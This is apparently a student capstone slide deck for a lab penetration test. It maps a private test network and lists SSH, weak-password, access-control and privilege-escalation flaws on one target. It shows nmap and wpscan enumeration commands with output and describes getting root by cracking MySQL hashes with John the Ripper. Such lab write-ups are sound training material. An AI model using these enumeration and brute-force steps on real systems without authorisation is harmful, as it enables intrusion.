Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux: Ubuntu
Hostname: ELK

IPv4: 192.168.1105
OS: Linux: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux: Debian
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux: Debian
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Improper SSH Configuration	Any machine with login credentials can ssh into the machine. There should be a whitelist for allowed IPs	High; SSH is a potential entry point for attackers - considering they can authenticate successfully
Bruteforce Attack & Weak Passwords	Attackers use a program to guess many passwords until the correct entry is found. Weak passwords make this task especially easy	High; if an attacker is able to obtain user credentials he can login and use this as a pivot point to traverse directories/the network or escalate privileges
Broken Access Control	Sensitive data is easily accessible to users who should not have permissions	High; if the right data is accessed, an entire organization can be compromised
Privilege Escalation	Attackers using various techniques to gain a root shell or higher privileges on a network	High; attacker can lock out accounts, create new user accounts, access any sensitive data on the system.

Exploits Used


Exploitation: Improper SSH Configuration

- Nmap was used to enumerate SSH service running on Port 22
- Wpscan was used to get usernames for WordPress
- This exploit allowed me more information to use for finding login credentials


Commands:

$ nmap -sV 192.168.1.110

$ wpscan --url http://192.168.1.110/wordpress --enumerate u



```
root@Kali:~# export target1=192.168.1.110
root@Kali:~# echo target1
target1
root@Kali:~# echo $target1
192.168.1.110
root@Kali:~# nmap -sV $target1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-09 16:45 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
```



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Exploitation: BruteForce & Weak Passwords

- Michael's weak password was exploited by guessing: granted a user shell
- Steven's password was exploited by bruteforcing the hashes from the mysql database with john the ripper: granted root access

